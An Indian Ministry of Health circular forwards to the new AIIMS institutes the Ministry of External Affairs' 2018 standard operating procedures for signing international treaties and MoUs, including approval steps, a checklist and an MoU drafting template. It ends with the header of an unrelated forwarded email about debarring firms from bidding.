Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, Cc: <dinesh.kumar14@nic.in>, : <ak.biswas57@nic.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; sankar.garg@gov.in; amit.batra@gov.in

Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

---

2 attachments

all new AIIMS.pdf
74K

Standard Operating Procedures (SOPs) dated 2.4.2018.pdf
567K

Z-28016/52/2024-PMSSY-IV(8298413)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 16-10-2024

To,

Executive Director (ED) of all new AIIMS

Subject: Standard Operating Procedures (SOPs) to be followed for signing of International MoUs - reg.

Sir/ Madam,

I am directed to enclose herewithStandard Operating Procedures (SOPs) dated 2.4.2018 issued by MEA for signing of international MoUs for record/ reference and compliance.

Signed by
Arun Kumar Biswas
Date: 16-10-2024 12:46:10
(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Encl(1): Standard Operating Procedures (SOPs) dated 2.4.2018

Copy to:

i. Deputy Director (Administration) (DDA), of all new AIIMS
ii. PPS to JS(PMSSY)

A. Gitesh Sarma
Additional Secretary(MD)

सत्यमेव जयते

विदेश मंत्रालय, नई दिल्ली
MINISTRY OF EXTERNAL AFFAIRS
NEW DELHI

No. 312/AS(MD)/17 Dated 02 Apr 2018

Subject: Revision of Standard Operating Procedures (SOPs) with respect to MoUs/ Agreements with foreign countries.

Dear Secretary,

Please refer to this Ministry's DO No. 05/ Monitoring Cell/17 dated 29.8.2017 on the aforementioned subject forwarding the revised SOPs to various Ministries, which provide guidance with regard to entering into MoUs/ Agreements with foreign countries.

2. The SOPs circulated earlier have been partially modified under para 'G' of the SOPs to provide for exemption from uploading those which are of a classified nature. A copy of the updated SOPs is enclosed. This issues with the approval of Foreign Secretary.

With regards,

Yours Sincerely,

(A Gitesh Sarma)

Secretaries of all Ministries as per list

Ministry of External Affairs, Jawahar Lal Nehru Bhawan, Delhi -110011
Tel. +91-11-49015407; E-mail: aspol@mea.gov.in

Guidelines/SoP on the conclusion of International Treaties in India

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The guidelines/SoP and practice concerning negotiation and conclusion of international treaties and related aspects thereto are set out below:

A. International Practice:

Under international law, the law and practices pertaining to treaties is governed by the Vienna Convention on the Law of Treaties, 1969. Although, India is not a Party to the Convention, it follows its provisions in practice. The Convention codifies the law, practice including norms concerning the international treaty making. The Vienna Convention refers to '**treaty'** in its generic sense and defines as "an international agreement concluded between States in written form and governed by international law, whether embodied in a single instrument or in two or more related instruments and whatever its particular designation".

Thus, the term 'treaty' covers all forms of international instruments, namely, treaty, convention, agreement, memorandum of understanding, , protocol, etc., irrespective of nomenclature, all negotiated and concluded international instruments create legal rights and obligations between the parties.

The parties to a treaty may agree for its entry into force either on the date of signature, or may make entry into force subject to ratification. In the former scenario, the treaty will become effective immediately on signing. Where, however, entry into force of a treaty is subject to ratification, signing would only reflect the intent of the country concerned to be bound to its provisions, and will have the binding effect only on ratification.

The "treaties" assume a variety of form and style, but they are all governed by the law of treaties, which is part of customary international law. Different nomenclatures used in the international relations are: Agreement, Convention, Protocol, Memorandum of Understanding, Memorandum of Cooperation, Memorandum of Association, Charter, Covenant, Pact, Statute. There are less formal agreements sometimes through "exchange of notes" "letter of intents", or "exchange of letters."

Different Nomenclatures used by States in their practice:

- **Treaty:** Used for formal agreements between States, subject matter and provisions of which are governed by international law. A 'treaty' is a formally concluded and ratified agreement between States. The term is used generically to refer to instruments binding at international law, concluded between international entities (States or organizations). Under the Vienna Conventions on the Law of Treaties, a treaty must be (1) a binding instrument, which means that the contracting parties intended to create legal rights and duties; (2) concluded by states or international organizations with treaty-making power; (3) governed by international law and (4) in writing[1]. Treaties may be bilateral (two parties) or multilateral (between several parties) and are usually binding only on the parties thereto.

- **Convention:** Usually used for multilateral agreements. This generic term is synonymous with that of "treaty". Conventions are normally open for participation by the international community as a whole, or by a large number of States. Usually the instruments negotiated under the auspices of an international organization are entitled conventions[2].

- **Agreement:** Formal and legally binding arrangements with a defined scope and fewer parties. Agreements are the instrument by which states and other subjects of international law, such as certain international organizations, regulate matters of concern to them. Agreements are more often used in the bilateral contexts. Again, the "agreement" is also synonymous of "treaty".

- **Protocol:** Usually an ancillary agreement to the existing instrument.

- **Declaration:** The term 'declaration' is normally used for bilateral or multilateral instruments which by nature are declaratory and not legally binding. For instance, human rights declaration.

- **Memorandum of Understanding (MoU):** A less formal agreement, usually of an administrative or technical in nature. MoU is used where the subject matter is not essentially governed by the international law. MoUs are preferred where the

[1] UNICEF Document on the Convention on the Rights of the Child
[2] https://www.britannica.com/topic/international-agreement

matter being essentially technical or administrative in nature which may change frequently according to suitability of the Parties. For e.g. in the fields of education, technology, cultural cooperation, sports, youth affairs, etc.

As per the practice of many of the countries around the world (for e.g. the US), the key difference between MoUs and treaties is whether or not there is an intention to create legally binding obligations. However, Indian practice does not fully subscribe to this idea wherein the nature of the instrument is determined based on its contents and not on the basis of its title.

• **Memorandum of Cooperation (MoC):** A less formal agreement, usually of an administrative or technical nature of limited duration. MoCs could be concluded under the umbrella of a certain framework agreement. It is synonymous of MoU.

• **Memorandum of Association (MoA):** Akin to MoU and MoC, these are less formal arrangements designed for starting cooperative activities and exchanges. MoAs could be concluded under the umbrella of certain framework agreement.

• **Letter of Intent/Statement of Intent:** The letter of intent (LoI) is a non-binding statement that acknowledges parties' intent to explore the possibility of collaboration and cooperation in the relevant areas contained therein. Letters of intent are appropriate when a new project/undertaking is being initiated, and the specific areas of formal cooperation between parties are yet to be identified and negotiated. The letter of intent can serve as a gesture and the willingness to discuss the possibilities and opportunities to establish cooperation in certain areas. On the identification of specific areas and reaching the stage of preparedness and maturity, the parties may negotiate and conclude formal treaty

• **Exchange of Notes/Letters:** It is a method of concluding an agreement in situations where due to time constraint or emergency, States do not have enough time to negotiate a formal agreement. This method may also be used for amending/terminating an existing instrument through diplomatic channel.

Notes may also be exchanged to extend the validity of a treaty. The exchange of notes and correspondences related thereto is conducted through the

diplomatic channels.

Therefore, the choice of the nomenclature depends upon the negotiating States. The determination of status of an international instrument as an international treaty in terms of Vienna Convention on Law of Treaties depends on the contents thereof and the factor whether or not that instrument is governed by international law.

B. Indian Practice:

According to the Indian Constitutional scheme, making of international treaties is an executive act. A Treaty is concluded with the approval of the Union Cabinet. It is not placed before the Parliament for discussion and approval. However, where the performance of treaty obligations entail alteration of the existing domestic law or requires new enactment, it would accordingly require legislative action.

C. Role of MEA (L & T Division):

The Legal and Treaties Division of MEA renders legal opinion on all international law issues to the Government as a whole. It scrutinizes international instruments for consistency with international law and with India's international rights and obligations. The Division forms part of Indian delegations, in the capacity as legal advisers, in international conferences, and in bilateral negotiations locally and abroad. The Division participates in the drafting of Indian legislation giving effect to the provisions of a treaty in India including amendments thereof, when required, for implementing the treaty obligations. On conclusion, treaties are forwarded to the Legal and Treaties Division for depository functions and safekeeping.

D. Treaty making formalities:

(i) Drafting and Negotiation:

The Ministry of External Affairs is overall in-charge of international treaty making activities. The administrative Ministry is the nodal agency for preparation of drafts, consultations and negotiations.

Multilateral treaties are mostly negotiated in international conferences. In

the case of bilateral treaties, concerned administrative Ministry, on preparation of draft text of the treaty, in consultation with other stake holders, submits the same with the approval of the Minister concerned to the Ministry of External Affairs (Legal and Treaties Division) for vetting before it is sent to the other country for consideration, through diplomatic channels.

To the extent possible, modern means of communication including emails, video conferencing, teleconference should be used by the stakeholders to negotiate bilateral treaties except, security related matters.

(ii) Approvals:

After the text of the Treaty has been negotiated and finalized, the administrative Ministry processes for necessary approvals of the Minister concerned and thereafter the External Affairs Minister's approval is obtained. The administrative ministry then moves Cabinet Note for its approval.

According to the Second Schedule to the Government of India (Transaction of Business) Rules, 1961, the approval of the Cabinet is imperative for all treaties (which include conventions, agreements, MoUs, MoCs, MoAs & protocols etc.,) to be signed with any foreign agency/country[3]. These instructions are also applicable to all subordinate/attached offices including Statutory bodies and authorities of Ministries/Departments and the various Commissions under the Constitution[4], except in the following cases:

(a). Cultural Agreements and Agreements on Science and Technology not impacting the national security or our relations with other countries which are *duly approved by the Minister-in-Charge of the Department* concerned and the *Minister of External Affairs and where requisite inter-Ministerial consultations in terms of rule 4 have been carried out* may only be circulated to the Cabinet for information;

[3] Refer para 2(ii) of the Cabinet Secretariat's O.M. No.1/48/6/2015-Cab, dated 3 June 2015; O.M. No. 1/48/6/2015-Cab, dated 24 April 2015; O.M. No. 1/50/3/2014-Cab., dated 9 February 2014.
[4] Refer para 2(iii) of the Cabinet Secretariat's O.M. No.1/48/6/2015-Cab, dated 3 June 2015;

(b). Such *foreign Aid Agreements and Commercial Agreements*, which are duly *approved by the Minister-in-charge of the concerned Department* and as are within the broad frame-work already approved by the Cabinet need not be formally placed before the Cabinet.

In case of any doubt as to whether approval of Cabinet is required for concluding a particular agreement/MoU, the matter may be referred by the Administrative Ministry to the Cabinet Secretariat for a decision. Proposal for obtaining the Cabinet approval should be sent to the Cabinet Secretariat well in advance obviating the need for rushing such proposals at the last moment[5]. However, the Ministries/Departments may submit the proposal under Rule 12 of the Government of India (Transaction of Business) Rules, 1961 **only** if there is an extreme urgency or unforeseen contingency. Cabinet Notes seeking approval for signing of MoUs are to be prepared sufficiently in advance of the proposed visit so as to preclude the need to seek approval under Rule 12[6]. If MoUs requiring prior Approval of the Cabinet are signed after obtaining approval under Rule 12, they are required to be submitted for *ex post facto* approval of the Cabinet or for information as the case may be, within **one month** of the signing of such MoU. In case of any delay, the Note should detail the specific reason(s) and justification(s) in submitting the Note before the Cabinet after the prescribed time period[7].

The Ministries/Departments using the title of the instrument as MoU, it must provide the rationale for the same while sending to the Cabinet. Ministries/Departments should also enclose a list and status of existing MoUs while seeking approval of a new MoU[8].

After obtaining the necessary approvals, as indicated above, the text of treaty/agreement may formally be signed and concluded with foreign governments. For the purpose of signing, the concerned administrative Ministry, in consultation with the MEA, designates a person to sign the treaty representing the Government of India.

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[5] Cabinet Secretary's D.O. No. 1/13/4/2017-Cab., dated 22 November 2007; D.O. No.1/3/2/2012-Cab., dated 23 November 2012.
[6] Cabinet Secretary's D.O. No. 1/48/6/2015-Cab., dated 24 June 2015
[7] Cabinet Secretary's D.O. No. 1/48/6/2015-Cab., dated 14 August 2015
[8] Cabinet Secretariat's O.M. No. 1/48/6/2015-Cab., dated 3 June 2015; Cabinet Secretariat's O.M. No. 1/50/3/2014-Cab., dated 9 February 2015.

(iii) Full Powers:

The person designated for signing the treaty would require Full Powers from the President of India authorizing him to sign. The Concerned administrative Ministry provides the name, title, position, etc. of the person designated to be named in the Instrument of Full Powers, along with the finalized text of the treaty, Cabinet Note and the Cabinet approval to the Legal and Treaties Division, which prepares and processes the Instrument of Full Powers for favour of the signature of the President.

It may however be noted that the Head of the State, Head of Government and Minister for Foreign Affairs, do not require Full Powers to sign or authenticate a treaty, by virtue of their office and functions. Thus, based on the international law and practice, the President, Prime Minister and the External Affairs Minister of India do not require Full Powers.

Ambassadors or High Commissioners may initial treaties with the country to which they are accredited. They would however require Full Powers if designated to sign the treaty formally.

Full Powers are not required when a treaty is signed in the presence of the President or the Prime Minister of India.

(iv) Ratification:

Where a treaty does not provide for its entry into force upon its signature only, and makes it subject to ratification, the treaty requires ratification. Multilateral Treaties are, however, always subject to ratification. The treaty is ratified by obtaining the Instrument of Ratification under the signature and seal of the President of India.

In order to ensure that India is in a position to efficiently discharge all obligations emanating from the treaties/agreements, ratification/accession should be undertaken only after the relevant domestic laws have been amended, or the enabling legislation has been enacted in cases where there are no domestic laws on the subject. Therefore, proposal for entering into such treaties/agreements should specifically state that such ratification or accession will be made only **after**

amending the relevant domestic laws, or enacting appropriate legislations[9].

The Concerned administrative Ministry submits the Cabinet Note, Cabinet approval and three clean copies of the signed treaty in Hindi (where signed in Hindi) and in English languages. The instrument of ratification is prepared by the Legal and Treaties Division of MEA and processed for favour of signature of the President.

In case of a bilateral treaty, it becomes effective on the exchange of instruments of ratification or through notification, as the case may be, which will be effected through diplomatic channels.

In case of a multilateral treaty, the instrument of ratification is to be deposited with the depository to the treaty. The States may agree to a specific number of ratifications required for its entry into force.

(v) Accession:

Accession is the procedure for becoming a party to a treaty where a country has not signed the treaty during the period it was open for signature. In such a situation, a country accedes to the treaty without having signed it. Most of the multilateral treaties provide for accession, through which States may become Parties to such treaty.

The Concerned administrative Ministry is required to submit the Cabinet Note, Cabinet approval and three clean copies of the treaty to L&T Division. The instrument of accession is prepared by the Legal and Treaties Division of MEA and processed for favour of signature of the President. It is then deposited with the depository of the Treaty.

(vi) Credentials:

Credentials confer the authority to participate in negotiations as representatives of the Government of India, and to initial the treaty at the conclusion of negotiations. The purpose of initialing is to confirm the status of the text of the treaty negotiated. The credentials where required, are obtained by the

[9] Cabinet Secretariat's O.M. No. 1/13/2/2010-Cab., dated 23 August 2011

concerned Territorial Division of MEA.

(vii) Amendment of a Treaty:

Normally, treaties contain provisions in their final clauses stipulating procedure for their amendment. The parties may agree for amendment of the treaty at any time by mutual written consent of the parties. A state party may, at any time, propose an amendment, which, on negotiations, may be approved or rejected in whole or in part by the parties. The parties may agree for the entry into force of an amendment either through the same procedure as applicable for the entry into force of the treaty or a different one.

(viii). Review of Treaties:

Most of the bilateral Agreements/MoUs contain a clause for the periodical review of the activities undertaken under the Agreements/MoU. Besides, the Concerned Ministries shall review their treaties from time to time and shall send a report at the end of each year to the concerned Territorial Division of MEA apprising about the implementation activities undertaken, and the status of the treaty i.e. whether its validity is continuing or has expired. If expired whether it is to be renewed or there is no necessity of renewal.

E. Guidelines/SoP concerning the conclusion of Twinning Agreements with the Provincial Governments of Foreign Countries:

Ministry of External Affairs has considered the emerging trend of State Governments/agencies in entering into Agreements with the provincial Governments of other Countries for promoting/enhancing cooperation in investments, industry, commerce, culture, health, tourism and other areas and is of the view that such proposals should be considered on a case-by-case basis by the concerned Administrative Ministry, taking into account the nature, scope and overall usefulness of the understanding being entered into.

The Policy of twinning may include the following elements:

i) Twinning may be considered where they could lead to expansion of investment, trade, technological, culture, tourism, educational and other cooperation to the benefit of India.

ii) Proposals for twinning of bordering States with their counterparts in neighboring countries involving issues relating to policies and security will normally not be agreed to.

iii) A broad plan of cooperation with details of cooperative activities will be submitted by the State interested in entering into twinning arrangements with the province of a foreign State along with the financial resources available for carrying out such activities. iv) The process for completing agreements between States/Provinces need to be carefully examined by the concerned Ministry with other stakeholders before sending for MEA's approval, including vetting by the MEA (Legal and Treaties Division).

v) The Ministry of External Affairs must be kept informed of all treaties/Agreements/MoUs related actions, such as signature, and entry into force, action plan, and review status. The copy of all concluded Agreements/MoUs should be sent to the Ministry of External Affairs (L&T Division) for information and record purpose.

vi) There should be a review of the twinning arrangements annually. The Concerned State Government will send a report at the end of each year to the concerned Territorial Division of MEA and concerned administrative Ministry about the implementation of arrangements and their status i.e. whether its validity is continuing or has expired. If expired whether renewed or there was no necessity of renewal. In case any activity has negative or adverse implications on our national interest or bilateral relations, it shall be immediately discontinued. Twinning may be allowed only with a limited number of foreign provinces.

vii) These instructions are applicable to all subordinate/attached offices including statutory bodies and authorities of Ministries/Departments of the State Government and the various Commissions under its authority.

F. Guidelines/SoP concerning the Twinning Arrangement between the Cities:

Ministry of Urban Development (MoUD), Government of India is the nodal Ministry at the central level for the Scheme Twinning Arrangements between the

Indian Cities and that of foreign countries.

In case of proposal for arrangement with a foreign city, the State Government concerned should follow the guidelines issued by the MoUD. After it is agreed to twin a foreign city with an Indian city, an agreement may be reached on specific objectives of twinning within the broad framework of objectivities.

After scrutiny of the proposal submitted by the State Government, the MoUD shall seek the concurrence from Ministry of External Affairs (political and legal angle) before finalizing the said arrangement.

G. Indian Treaty Database Section (Legal and Treaties Division):

The Treaty Section in the Office of the Legal and Treaties Division is the official custodian of all international treaties to which India is a party. Other Administrative Ministries deposit all original treaties and certified copies of multilateral treaties as well as any necessary communiqué/documents concerning the status and implementation of international treaties with the MEA (Legal and Treaties Division) for custodial purposes. As soon as treaties are signed, the concerned Ministries/Departments or Divisions of the MEA are required to send their soft copies (both in Hindi and English), which are not classified/confidential in nature[10], to the Legal and Treaties Division for the purpose of uploading them into the Indian Treaty Database at MEA website **(www.mea.gov.in/Treaty.htm)**.

[10] As per the Government of India policy, classified/confidential treaties are exempted from posting/uploading on the Indian Treaty database. *Ref*: Cabinet Secretariat's Communiqué I.D.No. 141/1/11/2016-TS, dated 03-01-2018).

ANNEX- I

Checklist to be followed for the purpose of concluding bilateral Treaties:

1. The Ministry of External Affairs & concerned Administrative Ministry hold consultation about the desirability of a Treaty with a particular country;
2. The Administrative Ministry moves the proposal/Draft through MEA to the country concerned for consideration;
3. Administrative Ministry, in consultation with stakeholders, prepares a draft;
4. The Administrative Ministry make sure that the text of the treaty is seen and vetted by the MEA (Legal and Treaties Division) before proposing to the foreign country concerned for consideration;
5. The composition of the Indian delegation for negotiating treaties should include representatives of MEA to ensure proper advice on international legal issues and policy;
6. In case of bilateral negotiations, all correspondence regarding the scheduling of negotiations, composition of delegations, dates of signing, exchange of ratification instruments etc. should be forwarded through the Ministry of External Affairs;
7. Views/opinion on the treaty's consistency with **domestic law** must be obtained from the Department of Legal Affairs, Ministry of Law and Justice;
8. Cabinet Notes proposing for seeking Cabinet approval for signing and ratification/accession of treaties must be sent to the Ministry of External Affairs for approval/concurrence from the political and legal angles;
9. Full Powers from the President of India authorizing the person named to sign a treaty on behalf of the Government of India should be obtained;
10. Requests for obtaining Instruments of Full Powers, Ratification and Accession must be sent to the MEA along with the required documentation/approvals;
11. Requests for credentials for participation in international conferences should be obtained through the UNES Division of the Ministry of External Affairs;

12. The Ministry of External Affairs must be kept informed of all treaty actions, such as signature, ratification and entry into force. The original instrument of all treaties should be sent to the Ministry of External Affairs (L&T Division) which is the custodian of all treaties of Govt. of India for record purpose.

[Should any clarification be required on the above guidelines, it could be sought from **Joint Secretary (L&T), Ministry of External Affairs** [Tel: 49015269; Fax: 49016643; **email**: jslegal@mea.gov.in]

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ANNEX- II

STRUCTURE/FORMAT OF AN AGREEMENT (MOU):

Drafting of Treaties:

As all elements of international agreements need to be agreed by the respective parties. The drafting style will also depend on the agreement between the parties. The guidelines on drafting are therefore indicative although not necessarily always attainable.

An Agreement/MoU needs to be in the below format:

A. Title & Parties

B. Preamble/Recitals

I. **Article - I: Definitions**

II. **Article - II: Objectives**

III. **Article - III: Areas of Cooperation**

IV. **Article - IV: Forms of Cooperation**

V. **Article - V: Central Authority**

VI. **Article - VI: Implementation & Joint Working Group**

VII. **Article - VII: Financial Arrangement**

VIII. **Article - VIII: Protection of Intellectual Property Rights**

IX. **Article - IX: Protection of Confidential Information**

X. **Article - X: Revision & Amendment**

XI. **Article - XI: Settlement of Disputes**

XII. **Article - XII:: Entry into Force, Duration, Renewal & Termination**

C. Concluding Paragraph

D. Signature Clause

The Parties:

Treaties are concluded between governments/departments. The Indian side is cited as "*the Government of the Republic of India*".

Sequencing of articles:

If an article on "Definitions" is required, this should be placed at the very beginning of the Treaty just after the Preamble. Definitions should be listed in alphabetical order.

If an article on the "Objective" or "Purpose" is included, it should be included after the article on Definitions. Substantive clauses follow the definitions. Standard articles on Settlement of Disputes, Amendment and the final clauses on Entry into Force and Duration and Termination follow the text of the Treaty.

Preamble/Recitals:

An international Treaty usually has a preamble that is not intended to constitute substantive provisions or create legal obligations. However, preamble works as a window through which the substance of trety provisions and intent of negotiating parties is peeped into. The contents and the size of preamble depends on subject and nature of the treaty.

Preamble sets out the background and context of the Treaty and is used as an aid to the interpretation of the Treaty.

Example:

RECALLING that an Agreement was entered into on 19 September 1969 between the Government of the Republic of India and the Government of the _____ concerning the establishment and operation of a _____ scheme, for the _____ (purpose) for use within the territories of India and other countries;

RECOGNISING that conditions have changed considerably since the conclusion of the said Agreement, which consequently no longer reflects the realities of the situation in the region;

DESIRING THEREFORE to enter into a bilateral Agreement which will take account of the changed conditions prevailing in the region;

HAVE AGREED AS FOLLOWS:

Or

"WHEREAS the Government of the Republic of India and the Government of the _____ (hereinafter individually referred to as the "Party or Contracting State or Participant" and jointly referred to as the "Parties or Contracting States or Participants"); are desirous to consolidate and strengthen their friendly ties and reciprocal understanding; and

WHEREAS the Parties are conscious of the desirability of promoting, to the greatest possible extent the mutual knowledge, experience and understanding of their respective human and developmental needs in the field of _____, by means of friendly cooperation between them;

Have reached the following understanding:

Headings and numbering:

It is always helpful if headings/subtitles are provided for each Article.

The substantive provisions are divided into Articles, Sub-Articles, Paragraphs and Sub-Paragraphs. Articles are numbered either in Arabic or capital Roman numbers.

Sub-articles are numbered in Arabic numbers, paragraphs in alphabetic letters and sub-paragraphs in small Roman numbers. Capital letters are used and the Article and Subtitle are centered. e.g.

ARTICLE 4

or

ARTICLE IV

AREAS OF COOPERATION

Areas of Cooperation

Considering the requirement, the Parties may list out the areas of cooperation.

Each Party will endeavor to take necessary steps to encourage and promote cooperation in the following areas and/of forms:

a.

b.

c.

Forms of Cooperation

In which forms the cooperative activities are proposed to be carried out can be listed under this heading.

Specific activities in the areas of cooperation listed in Article I may include cooperation in Research and development, Training, Visit of delegates and experts etc.

In case MoU contemplates exchange of resource persons, experts or students as a form of cooperation, eligibility/process for selection of such participants as well as the frequency of such programmes should be included in the MoU.

Action Plan, Objectives & Deliverables

The action plan is a dynamic strategy for meeting the requirements of the MOU drawn by the Administrative Ministry. Action plan contains the list of deliverables, scope and areas of cooperation contemplated under the framework of an MoU. Therefore, MoUs should spell out specific objectives to be achieved by comprehending all the activities to be included in the MoU. Scope and areas of cooperation should be clearly mentioned.

These activities are to be listed item-wise based upon the object to be achieved under the MoU and the intention of the Parties thereto.

Central Authorities

The Agreement/MoU should identify the Central Authorities respectively, who are the nodal points for contacts to each of the Parties under the

Agreement/MoU. The Central Authority is responsible for implementation of the schemes of the treaty including receiving, sending, examining the requests.

The Parties shall designate the following authorities as Central Authorities to implement the provisions of the Agreement/MoU.

Implementation/Review

Implementation of the provisions of an Agreement/MoU vests with the mechanism created under the MoU. It is preferable for the Administrative Ministries to have a periodic review of the activities undertaken under the MoU. Therefore, an institutional set up, within the framework of an Agreement/MoU may be set-up.

"Within the framework of this Agreement/MoU, in order to exchange views and draw a road map for enhancing cooperation, both sides may constitute a Joint Working Group (JWG). JWG is composed of equal number of the representatives from each side. Such a Joint Working Group may conduct periodical meetings and reviews, preferably bi-annually, in the respective countries alternately".

or

"The Parties shall hold working level meeting in order to implement the purpose of the Agreement/MoU effectively, and the details of such meetings will be decided by the Working level meeting".

Financial Arrangement

Financial modalities to carryout the activities mentioned in the MoU need to be set out under this paragraph. This may include joint sharing of expenses; travel expenses arrangement and so on.

Protection of Intellectual Property Rights

If any research activity or productive activities giving rise to intellectual property rights, the ownership and utilization of the same may be provided here. This clause needs to be cleared by the Department of Industrial Policy & Promotion (DIPP)

Protection of Confidential Information

If any confidential information, trade secrets are exchanged, a clause to protect them from disclosure may be included.

All information and documents to be exchanged pursuant of the MoU will be kept confidential by the Parties and will be used subject to such terms as each Party may specify. The Parties will not share such information with third Parties or use the information for purposes other than that specified, without the prior written consent of the other Party.

Settlement of Disputes

If any difference arises between the Parties while carrying out the activities under the MoU, it shall never be referred to international adjudication. Unless it is in commercial in nature, arbitration should also be avoided.

"Any dispute between the Parties arising out of the interpretation or implementation of this Agreement shall be settled amicably through consultation or negotiation between the Parties to the dispute."

Amendment

An Agreement/MoU usually would have a provision for amendment like:

"This Agreement may be amended at any time by mutual written consent of the Parties through an Exchange of Notes between the Parties through the diplomatic channel."

Entry into force

"This Agreement shall enter into force on the date of its signature thereof by the Parties."

Or

This Agreement shall be subject to ratification.

Or

This Agreement shall come into force after the completion of the internal legal procedures necessary for the entry into force of the Agreement.

Or

"The Parties shall notify each other in writing when their respective constitutional requirements for entry into force of this Agreement have been fulfilled. This Agreement shall enter into force on the date of the last written notification."

The situations where the Agreement/MoU is not entering into force on signature, and is subject to ratification or completion of constitutional legal procedure etc., would require ratification.

It frequently happens that the other party will require an entry into force clause that requires notification of the completion of the constitutional procedures. This is acceptable. However, the Administrative Ministry should note that the selection of this wording would require an additional administrative step, namely that a Diplomatic Note must be sent. In these cases, the concerned administrative ministry should request the relevant Territorial Division of the Ministry of External Affairs send such a Note.

Where ratification or accession is to be expressively provided for, the correct format must be used in consultation with Legal and Treaties Division.

Duration and Termination

"This Agreement shall remain in force for a period of ..... years. Thereafter, it may be renewed automatically for further successive periods of ..... years at a time"

or

"The Agreement shall continue for a term of three years. Thereafter, it will be renewed for further periods by mutual written consent of the Parties" unless terminated by either Party by giving ..... months written notice in advance to the other Party of its intention to terminate this Agreement through diplomatic channels.

A Party terminating this Agreement shall remain bound to contractual relationships to which it is a party and to its obligations there under, until they are fulfilled.

Or

"This Agreement shall enter into force on the date of signature and remain in force for an indefinite period unless terminated by either Party giving ..... months written notice in advance of its intention to terminate the Agreement through the diplomatic channel.

"Termination of this Agreement shall not affect any programmes undertaken prior to the termination of this Agreement, unless otherwise agreed upon by the Parties."

Or

"The termination of this Agreement shall not affect the completion of any unfulfilled obligation at the moment of its termination, unless otherwise agreed by the Parties."

Renewal Clause:

Renewal clause is to be included based on the requirement of the Administrative Ministry and the wish of the Indian counterparts, keeping in mind the utility and diplomatic relationships. Renewal could be either (i) for a specific period or (ii) for an indefinite duration.

It may be suggested not to have automatic renewal clauses resulting in the indefinite application of the provisions of an Agreement unless it is required from the point view of functional requirement or diplomatic sensitivity. If at all renewal clause is required, it is suggested to be term specific.

"After the initial term, this Agreement/ MoU may be renewed for a further term of.... years".

Or

"This Agreement/ MoU may be renewed for further term(s) as agreed by the Parties in writing".

Or

"After the initial term, the Agreement/ MoUshall be automatically renewed for an equal term until it is terminated by either of the Parties".

Concluding and Signature Clauses

"IN WITNESS WHEREOF the undersigned, being duly authorized by their respective Governments, have signed this Treaty

Done at _____ on _____ day of _____ 20-- in two originals, each in the Hindi, _____ and the English languages, all texts being equally authentic. In case of divergence in interpretation, the English text shall prevail.

Or

Signed/Done at_____ on _____ day of _____ 20-- in two originals in the English language.

FOR THE GOVERNMENT OF THE REPUBLIC OF INDIA

Name:

Designation:

FOR THE GOVERNMENT OF THE

_____

Name:

Designation:

****

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Debarment of firms from Bidding in AIIMS-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:14 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **GUNJANSHARMA** <gunjan.s@gov.in>
Date: Wed, Oct 16, 2024 at 10:44 AM
Subject: Debarment of firms from Bidding in AIIMS-reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmail.com>, <cdskatoch@gmail.com>, puranik 6 <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>
